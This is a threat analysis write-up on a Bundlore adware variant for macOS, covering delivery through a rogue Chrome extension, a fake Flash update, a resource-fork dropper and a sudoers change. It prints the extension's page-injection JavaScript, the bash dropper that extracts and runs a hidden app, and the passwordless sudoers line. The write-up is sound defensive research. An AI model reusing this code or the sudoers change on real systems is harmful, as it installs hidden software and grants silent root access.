TAU Threat Analysis: Bundlore (macOS) mm-install-macos

By Erika Noerenberg

Published: 2020-06-29 · Archived: 2026-04-05 16:16:24 UTC

The mm-install->macos variant of the Bundlore family of macOS adware has been around for many years in many variations and delivery methods. Recently, a variant with a novel installation method was discovered. Although most of the installation details were the same or similar to the samples analyzed in the blogs above, these new samples modified the **sudoers** file on the infected system to remove the password requirement for privilege escalation. The malware also utilizes a form of obfuscation not observed before in this family, hiding compressed data in a resource fork on a downloaded script file.

These samples were observed to be installed via a malicious chrome extension (crx file). This extension was pulled from an adware site http://download[.]mycouponsmartmac[.]com and was not publicly uploaded at the time of analysis.

After the MyCouponsmart extension is installed, javascript is injected into the browser that displays pop-up ads and redirects the user to a website requiring the user to download a fake Adobe Flash Player update. The software downloaded has a multi-stage installer that, once given authentication from the user, gathers system information and ultimately installs multiple adware programs as root. The installed program demonstrates persistence on the system and the capability to silently download and install software as root at any time.



Figure 1: Fake Flash Update Page

Interestingly, this page has a disclaimer included at the bottom informing the user that the installer may suggest installation of additional “free software offers” and that the Flash Player downloaded from the site is not affiliated with Adobe Flash.



Figure 2: Fake Flash Update Page Disclaimer

Details

The analyzed samples were manually downloaded from a specially crafted URL from the site http://download[.]mycouponsmartmac[.]com. Each extension download URL uses a unique GUID, and changing this GUID results in the download of a different sample by hash.



Figure 3: Chrome Extension

After the downloaded MyCouponsmart extension is installed, it injects javascript code from **chrome-extension://background.js** into the browser which contains code to either pop up an advertisement or redirect the webpage. More details regarding this extension are covered in the Configuration Profiles section below.

```
function inject_content_script() {
    chrome.tabs.onUpdated.addListener(function(tabId, info, tab) {
        if (tab.url && !tab.url.startsWith("chrome://")) {
            var src = "";
            if (info.status == "complete") {
                src = "if(_webhelper_source={GUID:'6178740355750936',SOURCE:'upd-1947',BRAND:'MyCouponsmart'},
                !document.getElementById('_webhelper_source')){var hiddenInput=document.createElement('input');
                hiddenInput.id='_webhelper_source',hiddenInput.type='hidden',hiddenInput.value=JSON.stringify
                (_webhelper_source),document.getElementsByTagName('body')[0].appendChild(hiddenInput)}if
                (!document.getElementById('__webHelper__')){var newScript=document.createElement('script');
                newScript.id='__webHelper__',newScript.type='text/javascript',newScript.src='https://
                secure.mycouponsmartmac.com/servicejs/components/?isn=4&version=2.0&source=upd-1947';var
                efs=document.getElementsByTagName('script')[0];efs?efs.parentNode.insertBefore(newScript,efs)
                :document.getElementsByTagName('head')[0].appendChild(newScript)}";
            }
            else if (info.status == "loading") {
                src = "if(_webhelper_pre_source={GUID:'6178740355750936',SOURCE:'upd-1947',BRAND:'MyCouponsmart'},
                !document.getElementById('_webhelper_pre_source')){var hiddenInput=document.createElement('input');
                hiddenInput.id='_webhelper_pre_source',hiddenInput.type='hidden',hiddenInput.value=JSON.stringify
                (_webhelper_pre_source),document.getElementsByTagName('body')[0].appendChild(hiddenInput)}if
                (!document.getElementById('__webhelper__pre__')){var newScript=document.createElement('script');
                newScript.id='__webhelper__pre__',newScript.type='text/javascript',newScript.src='https://
                secure.mycouponsmartmac.com/servicejs/components/?pre=1&version=2.0&source=upd-1947';var
                efs=document.getElementsByTagName('script')[0];efs?efs.parentNode.insertBefore(newScript,efs)
                :document.getElementsByTagName('head')[0].appendChild(newScript)}";
            }
            chrome.tabs.executeScript(tabId, {
                code: src
            });
        }
    });
};
inject_content_script();
```

Figure 4: Extension JavaScript

When the URL in the script above is visited, the user is redirected to another site (in this case, http://cshus[.]albertbucket[.]icu/) which at the time was offering a download for a fake Adobe Flash Update, which downloaded the file **AdobeFlashPlayer.zip** (SHA256: 98bbcced1edf5ee4d781664b8fe722262aefd1cc4e7aa22a271aa9720de56c15).

Immediately after the Flash zip file is downloaded, the browser is redirected to a site offering the download of another Chrome extension named “Search Manager”



Figure 5: Search Manager Extension

This zip file contained the disk image **AdobeFlashPlayer.dmg** (SHA256: f425e6b6ac74b2b3b2c8b20b56641dfa8bcdd325b3bcabe023970855cc7f129e) which was automatically mounted. The mounted DMG does not contain an installer; instead it displays an image containing an alias to a script in the mounted volume:



Figure 6: Flash Installer Script Shortcut

The script extracts compressed data containing a macOS .app in a hidden resource known as a **resource fork**. Resource forks were introduced in the early days of the Macintosh File System (MFS) and are deprecated but are still available, even in macOS Catalina. Resource forks were originally designed to allow an executable to store multiple resources within the file, yet remain separated from the executable data. Much like Alternative Data Streams (ADS) on Windows, the data is hidden from regular file and directory viewers, and multiple "streams" or "forks" are allowed on an individual file.

On macOS, these forks are implemented as an extended attribute (**xattr**) and can be enumerated or visualized using system tools such as **ls** and **xattr**. When **ls** is run with the **–l** flag on a file that contains extended attributes, an "@" character will appear at the end of the file type and permissions listing:

```
$ ls -l /Volumes/AdobeFlashPlayer/.design/Install.command
-rwxr-xr-x@ 1 user  staff  234 28 Apr 17:32 /Volumes/AdobeFlashPlayer/.design/Install.command
```

Figure 7: Listing Attributes with ls

This indicates that the **Install.command** file has extended attributes, but does not tell us what **kind** of attributes they are. If we run **ls –l@** however, we can see the listed attributes and their sizes, including the ResourceFork:

```
$ ls -l@ /Volumes/AdobeFlashPlayer/.design/Install.command
-rwxr-xr-x@ 1 user  staff  234 28 Apr 17:32 /Volumes/AdobeFlashPlayer/.design/Install.command
    com.apple.FinderInfo     32
    com.apple.ResourceFork  359003
    com.apple.cs.CodeDirectory  131
    com.apple.cs.CodeRequirements   220
    com.apple.cs.CodeRequirements-1 167
    com.apple.cs.CodeSignature  9047
```

Figure 8: Listing Extended Attributes with ls -l@

We can also use the tool **xattr -p** to view the contents of the ResourceFork, which in this case is output in hexadecimal (I have used the system command **tail** below in order to truncate the results – this shows only the end of the resource contents):

```
$ xattr -p com.apple.ResourceFork /Volumes/AdobeFlashPlayer/.design/Install.command | tail
F9 26 1D 11 6B 17 7C A5 86 A9 93 BF E1 3A E7 BB
D1 F6 53 FE AA 30 96 B1 46 E1 A6 05 3A 29 3D 84
8B 58 50 4B 07 08 31 19 11 E3 B1 E0 03 00 A5 E0
03 00 50 4B 01 02 1E 03 0A 00 09 00 00 00 0C 8C
9C 50 31 19 11 E3 B1 E0 03 00 A5 E0 03 00 0D 00
18 00 00 00 00 00 00 00 00 00 A4 81 00 00 00 00
69 6E 73 74 61 6C 6C 65 72 2E 7A 69 70 55 54 05
00 03 E8 A0 A8 5E 75 78 0B 00 01 04 F5 01 00 00
04 14 00 00 00 50 4B 05 06 00 00 00 00 01 00 01
00 53 00 00 00 08 E1 03 00 00 00
```

Figure 9: Printing Extended Attributes with xattr

The script from the analyzed sample is shown below. This script creates a temporary directory into which it will copy and execute the **mm-install-macos** app. The command in the second line of the script takes the last 254kb of the resource fork on the **Install.command** file, unzips the contents, then further decompresses the data, copying it to the previously created temporary directory. The decompressed data is a macOS .app, which the script then executes in the background.

```
#!/bin/bash
TMP_DIR=`mktemp -d -t x`
cat "$0/..namedfork/rsrc" | tail -c 254321 | funzip -28C6AF9A-536F-4B34-8472-FF7BD709C27E
| tar -C $TMP_DIR -p -xf  -
chmod -R 755 $TMP_DIR
nohup $TMP_DIR/*.app/Contents/MacOS/* &
killall Terminal
```

Figure 10: Initial Install.Command script

Immediately after installation of the application extracted by the script, the user's browser is redirected to another site that claims the Startup Disk is almost full, offering software to "clean" the system:



Figure 11: Search Manager Extension

Ironically, some of the URL redirects resulting from the browser injection ultimately route through the site mackeeperaffiliates[.]com to the actual MacKeeper download page, the company who wrote up a blog post on this adware last year.



Figure 12: MacKeeper Affiliates Page

The process tree for the installation of this initial script from VMware Carbon Black Cloud Enterprise EDR showing the myriad system noise created by this activity is shown below.



Figure 13: Process Flow Diagram from Cloud Enterprise EDR

Once the **mm-install-macos** application is installed and granted root privileges, it is able to subsequently download and install additional software without re-authentication or Gatekeeper notifications. A few of the applications observed to be installed by this variant are as follows:

- MyShopcoupon

- mediaDownloader
- UpToDateMac
- EscrowSecurityAlert
- Advanced Mac Tuneup
- PingTrusteer
- macOSOTA
- Periodikal

PingTrusteer – sudo manipulation



Figure *14: PingTrusteer Update Process Tree (partial)*

PingTrusteer is one of the applications installed by the analyzed Bundlore variant above. This program checks for updates daily using a script pulled from http://request[.]pingtrusteer[.]com/macCheckForUpdates. The malware gains the ability to install programs with root privileges (without requiring a password) by adding the following line to /etc/sudoers file:

<user> ALL=NOPASSWD: /Users/<user>/Applications/PingTrusteer/PingTrusteer

Similar to previous variants, the script as pulled from http://request[.]pingtrusteer[.]com on 2 Jun 2020 exhibited the following functionality:

- Checks the user account to see if it is either root or has sudo (root) privileges
- Checks the domain request[.]pingtrusteer[.]com for any updates to the software
- Creates MD5 hash of the system's serial number to use as a unique ID
- Pulls the versions of the OS and installed web browsers
- Downloads additional components to the temporary directory mmtmp="/private/tmp/.mmupdatescripts_$(date +%Y%m%d%H%M%S)" (outlined in the table below)
- Modifies the sudoers file to grant passwordless execution for the specified programs (PingTrusteer in this case, as seen above)
- Compiles lists of all installed applications, profiles, LaunchAgents, and LaunchDaemons
- Checks version of the macOS Malware Removal Tool (MRT)
- Posts system-specific json data to the server mmp[.]myshopcouponmac[.]com

This script runs daily to check for updates, and will download and install additional software if offered by the update server, as discussed below.

File Name	Application	Description

pwr.zip	mm-install-macos.app	Main Bundlore app
wt.zip	webtools.app	Webtools Application
imsearch.tar.gz	SearchMine	Browser search tool
profile.mobileconfig	SearchMine	Configuration Profile
install-nwt.bin	iwt.bin	Webtools Installer

Configuration Profiles

